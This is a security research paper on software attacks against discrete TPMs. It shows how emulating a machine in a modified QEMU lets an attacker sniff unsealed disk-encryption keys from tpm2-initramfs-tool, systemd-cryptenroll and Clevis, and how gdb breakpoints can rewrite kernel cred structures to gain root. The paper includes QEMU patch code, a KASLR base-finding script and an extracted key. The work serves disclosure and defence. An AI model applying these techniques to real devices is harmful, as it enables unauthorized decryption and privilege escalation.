TPM is not the holy way

Benoit Forgette
bforgette@quarkslab.com

Quarkslab

Abstract. For quite some time, computers have been embedding a security chip. This chip, named Trusted Platform Module (TPM), is used to generate and protect secrets used by the computer. TPM and the libraries using them are fully trusted when given a secret. In this paper, I expose various new ways to perform software attacks. Either, noninvasive to extract the TPM's secrets or invasive to obtain privileged access to the host system without retrieving the secret stored in TPM to decrypt the host's filesystem. All these technics are based on the emulation of the OS environment and reproduce communication that should happen with the TPM.
We conducted this research with a tool that we also release with the community to facilitate future research and help the exploitation of these different attacks.

1 Introduction

In my day job, I often work on IoT devices. In this context, I have encountered some embedded computers. I demonstrate my attack applicability on a real case study that I encountered during one of my audits.

This audit started on a device with the following properties:

— a password-protected BIOS;
— secure boot enabled;
— automatic Luks disk decryption using TPM.

When dealing with such a device, our first intuition is to think that the system is theoretically safe. But, during the audit, I found a hardware vulnerability impacting the BIOS. This vulnerability allowed me to obtain a full access to the BIOS parameters, remove the BIOS password and disable the secure boot.

In this paper, we consider we have this access. The remaining challenges are how to bypass the hard drive encryption and what is the impact of the BIOS modifications.

Warning. The following attacks have some prerequisites:

— the secure boot should be disabled;
— the USB Boot option should be enabled.

While these prerequisites seem to be significant, in my experience, a noteworthy number of computers do not have these security setups. Moreover, the embedded device manufacturers security posture is not always mature. They sometimes let old vulnerabilities affecting their devices. For instance, some motherboards do not store their BIOS configuration in NVRAM. Removing the BIOS battery for more than 30 seconds is enough to reset the configuration. This technique is more detailed in [2].

Contributions. This paper presents a new way to compromise the usage of discrete TPM (dTPMs). For this research, a tool has been developed named TPMEE [15]. It can be used on a simple USB stick and plugged into the target.

Our approach emulates the targeted computer by connecting all the components it needs to run as usual. This emulation makes it possible to listen to the communication between the computer and the TPM. To go further, it is possible to modify the communication flow between the computer and the TPM to compromise the computer. For example, the generation of a random number by the TPM can be rigged. In the case where TPM2 encryption session feature is enabled the emulation allows to obtain direct access to the virtual memory of the emulated computer and to modify its flow of execution to obtain access to the operating system. However, these attacks assume that the attacker has managed to gain access to the BIOS or at least boot into a third party operating system.

Paper organization. In Section 2, we draw an overview of a TPM and do a brief history on the difference between versions 1.2 and 2. In Section 3, we describe the different works to attack the TPM protocol and perform a post-exploitation on a system that uses a TPM without any human interaction. Section 4 shows how to sniff the TPM protocol thanks to the emulation of the operating system and studies several solutions that use TPM to decrypt a filesystem automatically. In Section 5, we focus on how to compromise a computer that uses TPM 2 feature *HMAC authentication session feature* by setting up a process with a higher right on the operating system thanks to virtual machine instrumentation. Finally, in Section 6, we go one step further and explore how to remove the component dependencies (TPM, hard disk, BIOS) of our attack by embedding the TPM and hard disk on a third party mother board to reproduce the attacks presented on any device.

2 TPM protocol

First, it is important to recall what is a TPM, what it is used for, and the various improvements the technology has known.

dTPM (Trusted Platform Module), invented by TCG [16], is a secure crypto-processor present as a chip directly on the motherboard and connected to the CPU to generate and keep cryptographic secrets safe on an external processor. An important concept of TPM is the sealing: this feature allows storing a secret inside the TPM and release it only when the same context is loaded and the `TPM UNSEAL` command is called.

TPM also exhibit some hardware security features such as a safe cryptographic key generation, hash computation and signing or encrypting values provided by the OS.

On this paper, we will focus on dTPM, a TPM subfamily defined as follows: an external dedicated chip which has all TPM functionalities on its semiconductor.

On TPM one of the most important concepts is the *measurement*. The measurement certifies an object integrity at a specific time.

For instance, TPM can measure the integrity of the root of trust with PCRs (Platform Configuration Register). These registers contain cryptographic digests calculated at boot time for each level of boot loading. Modifying any part of the code or configuration also modifies these digests. To prove that the content of the PCRs comes from the TPM, the TPM signs the content of the PCRs using a special key. This key is either called AIK (Attestation Identity Key) in TPM 1.2 or AK (Attestation Key) in TPM 2.0. These registers are used as follows:

Number	Allocation
0	BIOS
1	BIOS configuration
2	Option ROMs
3	Option configuration
4	MBR(master boot record)
5	MBR configuration
6	State transition and wake events
7	Platform manufacturer-specific measurements
8-15	Static operating system
16	Debug
23	Application support

Table 1. PCRs allocation

These values cannot be removed after their initialization. Each access to a PCR will concatenate a new value to its previous value. The boot integrity can be checked with these values.

For our case study:

1. the attack used to remove the password and disable secure boot should modify the measure of PCR 1;
2. the BIOS is replaced so the measurement of PCR 0 should be modified.

TPM are not only a chipset specification but also the communication protocol itself. This protocol is pretty simple: each request generates one answer. All requests have the same structure:

— A tag defines which TPM version is used and if the request is authenticated (2 bytes);
— The command size (4 bytes);
— Some custom fields for each command.

Like the requests, all answers share the same structure:

— A tag defines which TPM version is used and if the request is authenticated (2 bytes);
— The response size (4 bytes);
— The response code value, i.e. to notify success (4 bytes);
— Some custom fields for each command.

To illustrate this protocol, let's consider the command *TPM_CC_Unseal* and its answer.

For the request:

— Request Tag: Command with authorization Sessions (0x8002)
— Command size: 91 (0x0000005b)
— Command Code: TPM2_CC_Unseal (0x0000015e)
— Handle Area: TPMI_DH_OBJECT: Unknown (0x81000000)
— Authorization Area:
  — AUTHAREA SIZE: 73 (0x00000049)
  — TPMI_SH_AUTH_SESSION: Unknown (0x03000000)
  — AUTH NONCE SIZE: 32 (0x0020)
  — AUTH NONCE: ecd7cbd62ac5a64. . . e6ce39b613751d9ed8a38
  — Session attributes (0x01)
    — ....1 = SESSION_CONTINUESESSION: Set
    — .... ..0. = SESSION_AUDITEXCLUSIVE: Not set
    — .... .0.. = SESSION_AUDITRESET: Not set
    — ...0 0... = SESSION_RESERVED: Not set
    — ..0. .... = SESSION_DECRYPT: Not set

        - .0.. .... = SESSION_ENCRYPT: Not set
        - 0... .... = SESSION_AUDIT: Not set
    - SESSION AUTH SIZE: 32 (0x0020)
    - SESSION AUTH: e0aac94a91b2c...0da345746b9b6c4

For the answer:

- Response Tag: Command with authorization Sessions (0x8002)
- Response size: 93 (0x0000005d)
- Response code value: TPM2 Success (0x00000000)
- RESP PARAM SIZE: 10 (0x0000000a)
- Parameters Area
    - RESPONSE PARAMS:
        - size of parameter : 8 (0x0008)
        - value of parameter : password (0x70617373776f7264)
- Authorization Area
    - AUTH NONCE SIZE: 32 (0x0020)
    - AUTH NONCE: 697607541b5541f5d...5a8f170df63b90682017
    - Session attributes
        - ....1 = SESSION_CONTINUESESSION: Set
        - .... ..0. = SESSION_AUDITEXCLUSIVE: Not set
        - .... .0.. = SESSION_AUDITRESET: Not set
        - ...0 0... = SESSION_RESERVED: Not set
        - ..0. .... = SESSION_DECRYPT: Not set
        - .0.. .... = SESSION_ENCRYPT: Not set
        - 0... .... = SESSION_AUDIT: Not set
    - SESSION AUTH SIZE: 32 (0x0020)
    - SESSION AUTH: 71c6f8540102f8...a378617fe5b95de0bd674744

The request used in this example allows a user to extract a secret from the TPM if they have the authorization.

During the initialization of the secret, it is possible to specify which PCR to use for its release. The secret can be unsealed only if the register states were not altered. Thus, it verifies if the access to the *unseal* value is allowed.

2.1 Upgrade With TPM2

TPM2 provides some new features compared to TPM 1.2. First, it supports new algorithms (SHA-256, SHA-512) which improve the signature capabilities and the key generation performances. In TPM 1.2, only SHA-1 was required.

TPM 2.0 adds new asymmetric signing algorithms as ECDSA, ECDAA and ECSCHNORR based on elliptic curves and change asymmetric

encryption RSA 1024 to RSA 2048 with the algorithms RSAPES and OAEP. Moreover, AES is now mandatory to sign or encrypt data. For the moment, the CFB mode is the only one mandatory.

TPM2 provides an HMAC session to protect against sniffing TPM communication. Each request can be authenticated and potentially encrypted. To find if this feature is used, you can look if the session begins with *TPM2_StartAuthSession()* command and finishes with *TPM2_FlushContext()* command. For each request that uses this feature, an *Authorization Area* is added.




Fig. 1. StartAuthSession Example during Windows 11 Boot using the Tool Presented in this Paper

In Figure 1, we observe that the session is started without encryption because the encrypted secret is not present.

Each command contains a tag to identify if this command uses the session or not:

— 8002 when it is a command with session.

— 8001 when it is a command without session.

For instance, a command that allows extracting a secret could be encrypted if the session is used with the encryption flag set. The documentation of [16] explains:

```
12.7 TPM2_Unseal
General Description
```

```
This command returns the data in a loaded Sealed Data Object.
NOTE 1 A random, TPM-generated, Sealed Data Object may be created by
the TPM with TPM2_Create() or TPM2_CreatePrimary() using the template
for a Sealed Data Object.
NOTE 2 TPM 1.2 hard-coded PCR authorization. TPM 2.0 PCR authorization
requires a policy. The returned value may be encrypted using
authorization session encryption. If either restricted, decrypt, or sign
is SET in the attributes of itemHandle, then the TPM shall return
TPM_RC_ATTRIBUTES. If the type of itemHandle is not TPM_ALG_KEYEDHASH,
then the TPM shall return TPM_RC_TYPE.
```

3 State of the Art

The TPM subject is now an important part of our system's security. For instance, Microsoft has added the prerequisite of having a TPM to boot its new operating system Windows 11. In their documentation [1], Microsoft goes even further by requesting a TPM version 2. This is not yet enforced and starting a Windows 11 with a TPM 1.2 is still possible.

In recent years, several projects have been developed to test the TMP security. Most of them require hardware access and allow sniffing TPM communication over:

— LPC protocol with *TPM Specific LPC Sniffer* [12].
— SPI protocol with *Bitlocker SPI toolkit* [19].
— I2C protocol with *TPMGenie* [18].

TPM Specific LPC Sniffer and *Bitlocker SPI toolkit* are tailored to target Bitlocker keys on Windows.

TPMGenie have more generic targets and some interesting active attacks, like spoofing measurement features and altering the random generator number on Linux systems. However, *TPMGenie* does not work with TPM2.

Sniffing attacks are no longer sufficient with TPM version 2. Several countermeasures have been added in this new version to prevent them. Notably, we detail the HMAC authentication session feature in Section 2.

To avoid being constrained by this communication authentication and encryption solution, it is necessary to obtain access to the operating system without knowing the password.

One of the best-known programs to perform this attack is probably Kon-boot [13]. Kon-boot allows booting on a macOS or Windows system without knowing the session password. At boot time it injects itself into the BIOS/UEFI memory to modify the disk accesses. When the kernel is loaded in memory, it patches the memory areas in charge of password verification to accept any password.

Another inspiration for this attack comes from Android Emuroot [11] presented in SSTIC 2021. This project made it possible to target a process in the list of running processes and to escalate the binary privileges with higher privileged rights.

4 Sniffing the TPM Protocol

The idea behind sniffing the TPM communication is to intercept the secrets passing through it. As mentioned above, if the session authentication feature is not used, the secrets are sent unencrypted.

4.1 Sniffing by emulation

We could find three main weaknesses that the different technics described in Section 3 suffer from:

— they require access to the TPM making the attack more difficult;
— they depend on the physical layer protocol;
— the projects are not maintained anymore or only target Windows systems.

We designed this project with the goal of being usable on every operating system without hardware constraints. We perform our attacks by altering commands and answers sent using the TPM protocol. However, our method still has weaknesses. The main one is the high-level execution which is required:

— there is more risk that a badly formatted command will be rejected;
— the prerequisites are more important: it is necessary to have access to the BIOS of the computer to authorize the boot from a USB key. Depending on the motherboard, it is also necessary to disable secure boot.

The sequence of the attack is as follows:

1. Boot on a live ISO without any communication with the TPM.
2. Launch an instance of qemu [10].
   (a) If the BIOS is configured with UEFI, retrieve the open-source UEFI implementation developed by TianoCore [14].
   (b) Map the physical disk as the main disk in the virtual machine.
   (c) Use the same CPU as the host CPU.
   (d) Connect the host TPM to the virtual machine.
3. Redirect the communications to the TPM to an external service allowing for example to save it in a pcap file or to modify a request.

To ease the attack, we use a helping script that correctly call the emulator. You can analyze deeper how it works in the GitHub project.[1]

We had to modify the emulator to allow the extraction of received and issued requests from the TPM. To do so, the function *tpm_passthrough_unix_read* from qemu project, which extracts data sent by the TPM, and *tpm_passthrough_unix_tx_bufs*, which extracts data received by the TPM, have been reimplemented to transmit the requests via a UNIX socket. These two functions can be found in the file *backends/tpm/tpm_passthrough.c* of the project.

```
1   const char *file = get_tpm_sniff_path();
2   if (file != NULL)
3   {
4     uint32_t data_len = ret + 3;
5     packet_tpm_t *data = malloc(data_len * sizeof(uint8_t));
6     data->type = 0x0;
7     data->length = ret;
8     memcpy(data + 1, buf, ret);
9     send_data2socket((uint8_t *)data, data_len, file);
10    free(data);
11    data = NULL;
```

Listing 1. Qemu Source Code

To process this RAW data, a socket server has been set up to retrieve and format it into a pcap file where the TPM will be the destination and the target OS the source. An example output can be found on the page 6 and page 11.

Another feature allows replacing some request by another and perform MITM attack on the TPM protocol. The easiest TPM command that it is possible to replace is *TPM_CC_GetRandom*. When this command is sent, the TPM answers with a securely generated random number with the number of bytes requested.

To showcase the usage of our tool, we intercept the response to *TPM_CC_GetRandom* and replace it with the value 0. We have not studied the use of MITM in a real-life scenario. This tool is new and we work on generic patterns that can be used to defeat libraries using TPM or the dTPM component itself.

Let's consider several solutions for decrypting the disk at boot time via TPM and focus on how to analyze them with the tool developed for this research:

— tpm2-initramfs-tool
— systemd-enroll linux

[1] `https://github.com/quarkslab/TPMEE`

— clevis
— Windows 11 Bitlocker

- **Tpm2-initramfs-tool**

We analyse the tool at its last commit *(9fb5b10980f87b09438492ee5c1fe12151f5c6d5)*.

To better understand what is going on, let's take the source code of the `tpm2-initramfs-tool` program. The function `pcr_unseal` is called during the disk decryption. This function calls the libtss function `Esys_Unseal` and uses the result as the password to decrypt the disk. [2]

```
1   rc = Esys_PolicyPCR(ctx, session, ESYS_TR_NONE, ESYS_TR_NONE,
        ESYS_TR_NONE,
2                       NULL, &pcrsel);
3   chkrc(rc, goto error);
4
5   rc = Esys_Unseal(ctx, primary, session, ESYS_TR_NONE,
        ESYS_TR_NONE,
6                    &secret2b);
7   chkrc(rc, goto error);
8
9   printf("%s", secret2b->buffer);
10
11  rc = 0;
```

Listing 2. Source code of libtpm Esys_Unseal

If we look at the construction of the `Esys_Unseal` function, we see that this function is only a wrapper to the `TPM_Unseal` command in the TPM specification published by TCG [16].

[2] `https://github.com/timchen119/tpm2-initramfs-tool/blob/master/src/libtpm2-initramfs-tool.c#L406`

10**Outgoing Operands and Sizes**

PARAM #	PARAM SZ	HMAC #	HMAC SZ	Type	Name	Description
1	2			TPM_TAG	tag	TPM_TAG_RSP_AUTH2_COMMAND
2	4			UINT32	paramSize	Total number of output bytes including paramSize and tag
3	4	1S	4	TPM_RESULT	returnCode	The return code of the operation.
		2S	4	TPM_COMMAND_CODE	ordinal	Command ordinal: TPM_ORD_Unseal.
4	4	3S	4	UINT32	secretSize	The used size of the output area for secret
5	<>	4S	<>	BYTE[ ]	secret	Decrypted data that had been sealed
6	20	2H1	20	TPM_NONCE	nonceEven	Even nonce newly generated by TPM to cover outputs
		3H1	20	TPM_NONCE	nonceOdd	Nonce generated by system associated with authHandle
7	1	4H1	1	BOOL	continueAuthSession	Continue use flag, TRUE if handle is still active
8	20			TPM_AUTHDATA	resAuth	The authorization session digest for the returned parameters. HMAC key: parentKey.usageAuth.
9	20	2H2	20	TPM_NONCE	dataNonceEven	Even nonce newly generated by TPM.
		3H2	20	TPM_NONCE	datanonceOdd	Nonce generated by system associated with dataAuthHandle
10	1	4H2	1	BOOL	continueDataSession	Continue use flag, TRUE if handle is still active
11	20			TPM_AUTHDATA	dataAuth	The authorization session digest used for the dataAuth session. HMAC key: entity.usageAuth.

Fig. 2. Command TPM_Unseal

By analysing the frames written in the pcap file produced by the tool and focusing on the `TPM_Unseal` command response frame, we find the password given in the response parameter which consists of:

— secretsize [00 08]

— secret [70 61 73 73 77 6F 72 64] ("password")




Fig. 3. Sniffing with the tools

In the source code, the list of PCRs can be used to seal the secret. However, this is not used by default which makes it to extract the key in clear text.

- **Systemd-cryptenroll**

We analyse the tool from the tag version *systemd v250*.

The second case study concerns the systemd-cryptenroll program. The code analysis reveals the use of the `TPM_Unseal` command. This time the key to decrypt the disk is used not in clear text but encoded in base64 `https://github.com/systemd/systemd/blob/main/src/cryptenroll/cryptenroll-tpm2.c#L108`

On the source code, the list of PCRs can be used to seal the secret but by default is not used and the session encryption either, that makes possible the extraction of the key in clear.

- **Clevis**

We analyse the tool from the tag version *Release version 18*.

Clevis is probably the more complex but the weakness is the same. Our tool extracts a key as follows:

```
{
  "alg":"A256GCM",
  "k":"IKLwktVNqr6qqCfQp75bs-n3hUVwrsFFuAxXqBG6tQQ",
  "key_ops":["encrypt","decrypt"],
  "kty":"oct"
}
```

The key extracted is a JWK (Json Web Key) and the JWE (Json Web Encryption) is stored inside the header of the luks volume. For Luks2 volume, we can extract the JWK as follows:

```
cryptsetup token export --token-id 1 "${DEV}"
```

Then, with these two values we can get the password to decrypt the disk. In the source code, the list of PCRs can be used to seal the secret but by default is not used and the session encryption which makes it possible to extract the key in cleartext.

- **Windows 11**

A work has been started for Windows 11. In real case scenario, the communication with the TPM has not begun and the popup appears to ask the restoration key. I believe that some hardware enumeration blocks the communication. But if we manage to begin a communication with the TPM as mentioned in Section 3, the key can be found with the same technic. On a side note,*cyberveille-sante.gouv.fr* warns on this subject: `https://www.cyberveille-sante.gouv.fr/cyberveille/1208-une-`

`nouvelle-attaque-permet-dextraire-les-cles-de-chiffrement-bitlocker-dun-tpm`

Nonetheless, we should still check if the PCR register is used to seal the secret.

4.2 Issues

Our analysis discovered that, by default, implementations were not using PCR registers to seal the secrets. This also is not encouraged in the documentation. Note that the usage of PCR registers in Windows couldn't be checked and this remains as future work.

During the study we add a PCR verification to understand which request PCR should be added on these implementations and understand when the attacks are possible.

PCR	Allocation	Attack
0	BIOS	undetected
1	BIOS configuration	detected
2	Option ROMs	undetected
3	Option configuration	undetected
4	MBR(master boot record)	detected
5	MBR configuration	undected
6	State transition and wake events	undetected
7	Platform manufacturer-specific measurements	undetected
8	Grub commands	detected
9	Executed Modules Grub	detected
10	Grub binary or IMA	undetected
11	Kernel and initrd Shim	undetected
12	Entire booting process	undetected
13-15	Static operating system	undetected
16	Debug	undetected
23	Application support	undetected

Table 2. PCRs verification on Linux system

As noted in the documentation, the TPM 2.0 protocol allows encryption of command and response parameters, although this is not yet used by the main solutions.

Using such protections will allow an OS to be protected against passive attacks. However, it is common for computers to not be protected by a BIOS password. A less likely, but still possible option, is that the motherboard is vulnerable and allows access to its BIOS.

Since we have access to the RAM and can debug the CPU, we instrument it and modify a process to gain access to the operating system.

5 Get privileged access to an operating system at early boot time

The objective in this part of the attack is to gain access to the system with privileged rights, without altering its main running operation.

5.1 Instrumentation of Qemu to get a privileged access

As in our case we do not have access to the system, we have two solutions:

— the creation of a new process;
— the modification of a precise process by a process we control.

In this version, we opted for the replacement of a single process, but we may improve our tool to create a process from scratch in a near future.

To understand the version, it is necessary to dive into the internals of Linux kernel.

- **How the linux kernel works**

Before diving in our attack, we give a brief overview of how interrupts and more precisely *syscalls* work.

- **Interruption** To communicate from USER space (RING 3) to KERNEL space (RING 0), it will be necessary to use interrupts. Interrupts are stored in a table called the IDT. This table contains all the functions in the kernel that will be called when an interrupt is triggered.

- **Syscall** One of these interrupts is called *syscall*. This interrupt allows to pass the execution from user space to kernel space to perform an action. An extract from the list of these actions on a linux x86_64 kernel is reproduced in Table 3.

rax	System call	rdi	rsi	rdx r10 r8 r9
0	sys_read	unsigned int fd	char *buf size_t count	
1	sys_write	unsigned int fd	const char *buf	...
2	sys_open	const char *filename	int flags	...
3	sys_close	unsigned	int fd	
4	sys_stat	const char *filename	struct stat *statbuf	
...				
56	sys_clone	unsigned long clone_flags	...	
57	sys_fork			
58	sys_vfork			
59	sys_execve	const char *filename	...	
60	sys_exit	int error_code		
61	sys_wait4	pid_t upid	int *stat_addr	...
62	sys_kill	pid_t pid	int sig	
63	sys_uname	struct old_utsname *name		
...				
322	stub_execveat	int dfd	...	

Table 3. x86_64 Syscall numbers

Execve and execveat The *execve* and *execveat* calls are of interest to us, as every binary executed by the system goes through them. *execve* is called with the following parameters on x86_64:

— *rdi* points to the name of the binary to execute;
— *rsi* points to the arguments passed to the binary;
— *rdx* points to the environment variables.

execveat is called with the following parameters on x86_64:

— *rdi* contains the file descriptor of the execution folder;
— *rsi* points to the name of the binary to execute;
— *rdx* points to the arguments passed to the binary;
— *r10* points to the environment variables;
— *r8* contains flags [9].

The *execve* [4] and *execveat* [5] *syscalls* are the perfect starting point to understand how the execution works and to understand how we can modify the binary execution.

For this analysis, we use Elixir [8] project that is a source code cross-referencer inspired by LXR. Its main purpose is to index every release of a C or C++ project (like the Linux kernel) while keeping a minimal footprint.




Fig. 4. Execution Flow of execve and execveat

Following the execution flow, these two syscalls call the same *do_execveat_common* function [3]. It is possible to use this function to monitor the called process and to modify the desired process. The parameters that can be interacted with are:

— the name of the called binary;
— the arguments passed to the binary (argv);

— the environment variables (envp).

- ***Cred Structure*** However, it is impossible to modify the execution rights of the binary. The execution rights will be stored in a structure called creds for the moment.

```
struct cred {
 atomic_t usage;
#ifdef CONFIG_DEBUG_CREDENTIALS
 atomic_t subscribers; /* number of processes subscribed */
 void  *put_addr;
 unsigned magic;
#define CRED_MAGIC 0x43736564
#define CRED_MAGIC_DEAD 0x44656144
#endif
 kuid_t  uid;  /* real UID of the task */
 kgid_t  gid;  /* real GID of the task */
 kuid_t  suid;  /* saved UID of the task */
 kgid_t  sgid;  /* saved GID of the task */
 kuid_t  euid;  /* effective UID of the task */
 kgid_t  egid;  /* effective GID of the task */
 kuid_t  fsuid;  /* UID for VFS ops */
 kgid_t  fsgid;  /* GID for VFS ops */
  ...
} __randomize_layout;
```

Listing 3. Structure of creds

This structure contains uid, gid, suid, sgid, euid, egid, fsuid, fsgid values. All these elements, which correspond to the users right and its groups, must be set to 0 to obtain the highest rights on the system.

When a process is created, this structure is filled by reproducing the rights of the process that called it:

```
struct cred *prepare_creds(void)
{
 struct task_struct *task = current;
 const struct cred *old;
 struct cred *new;

 validate_process_creds();

 new = kmem_cache_alloc(cred_jar, GFP_KERNEL);
 if (!new)
  return NULL;

 kdebug("prepare_creds() alloc %p", new);

 old = task->cred;
 memcpy(new, old, sizeof(struct cred));
```

Listing 4. Preparation of creds

To access this structure, we must be just before the addition of this process to the *task_list* (during the *start_thread* [7] function).

When a process is create from an ELF, the function will called *start_thread* and *load_elf_binary* [6]. Otherwise it will be possible to end in the following functions:

— load_aout_binary
— load_elf_fdpic_binary
— load_em86
— load_flat_binary
— load_misc_binary
— load_script

In this attack, the function that will be used is *load_elf_binary*. This function takes as a parameter a *linux_binprm* structure which contains all the data needed to create the process including the *creds* attributes.

```
1  struct linux_binprm {
2  #ifdef CONFIG_MMU
3   struct vm_area_struct *vma;
4   unsigned long vma_pages;
5  #else
6  # define MAX_ARG_PAGES 32
7   struct page *page[MAX_ARG_PAGES];
8  #endif
9  ...
10  struct file *file;
11  struct cred *cred; /* new credentials */
12  int unsafe;  /* how unsafe this exec is (mask of LSM_UNSAFE_*) */
13 ...
14  char buf[BINPRM_BUF_SIZE];
15 } __randomize_layout;
```

Listing 5. Structure of linux_binprm

- **Replace a process in kernel space**

To summarize the attack, it will be required to place a breakpoint at the address of the *do_execveat_common* [3] function and change the filename value when the name of the targeted process is found. Then we place a breakpoint at the address of the *load_elf_binary* [6] function and change the cred structure to impersonate a privileged user.

When qemu starts the operating system from the internal disk, there is neither symbols nor helpers to find the addresses of these functions. This mean we have to find them by ourselves. To help us locate them, the Linux kernel documentation [17] describe the memory layout.

```
================================================================================================================
    Start addr    |   Offset   |     End addr     |  Size   | VM area description
================================================================================================================
ffffffff00000000 |   -4    GB | ffffffff7fffffff |    2 GB | ... unused hole
ffffffff80000000 |   -2    GB | ffffffff9fffffff |  512 MB | kernel text mapping, mapped to physical address 0
ffffffff80000000 |-2048    MB |                  |         |
ffffffffa0000000 |-1536    MB | fffffffffeffffff | 1520 MB | module mapping space
fffffffeff000000 |  -16    MB |                  |         |
   FIXADDR_START | ~-11    MB | ffffffffff5fffff | ~0.5 MB | kernel-internal fixmap range, variable size
ffffffffff600000 |  -10    MB | ffffffffff600fff |    4 kB | legacy vsyscall ABI
ffffffffffe00000 |   -2    MB | ffffffffffffffff |    2 MB | ... unused hole
```

According to the documentation, the text section of the kernel code starts at address *0xffffffff80000000*, however recent kernel implementations use two features:

— *Kaslr* (kernel-ASLR) which randomize the kernel base address. It corresponds to the CONFIG_RANDOM_BASE option.

— *CONFIG_RANDOMIZE_MEMORY* which allows choosing random offset for the address page_offset_base, vmalloc_base, vmemmap_base.

However, as indicated in the documentation the order is still preserved.

According to the documentation, only the holes and the KASAN area can be overlapped. Here, we want to find the addresses of the *do_execveat_common* and *load_elf_binary* functions. So to narrow down the search area, we must determine the position of the first allocated area. We will start searching from the address *0xffffffff00000000* which should be the lowest possible address.

The following code is used to find this area:

```
1  def f_getKernelBase():
2      global kernel_base
3      if not kernel_base:
4          tmp_base = 0xffffffff00000000
5          index = 6
6          while True:
7            try:
8              gdb.execute(f"x/i {tmp_base}", False, True)
9            except gdb.MemoryError:
10               tmp_base += 1 << 4*index
11               continue
12           if index > 1:
13             tmp_base -= 1 << 4*index
14             index -= 1
15             continue
16           break;
17         return tmp_base
```

Listing 6. getKernelBase functions

The first step to determine the addresses we are looking for is to find the Linux kernel version. To do so, we dump the RAM and search for

information in it. For example, we list below an extract of the strings found in memory that can be used to identify the Linux version:

```
vmlinuz-5.10.0-9-amd64
5.10.0-9-amd64 (debian-kernel@lists.debian.org) ...
5.10.0-9-amd64 SMP mod_unload modversions
/lib/firmware/5.10.0-9-amd64
vermagic=5.10.0-9-amd64
/usr/src/linux-headers-5.10.0-9-amd64
linux-kbuild-5.10 (>= 5.10.70-1)
APT::LastInstalledKernel "5.10.0-9-amd64";
5.10.0-9-amd64
vermagic=5.10.0-9-amd64 SMP mod_unload modversions
CUPS/2.3.3op2 (Linux 5.10.0-9-amd64; x86_64) IPP/2.0
p2 (Linux 5.10.0-9-amd64; x86_64) IPP/2.0
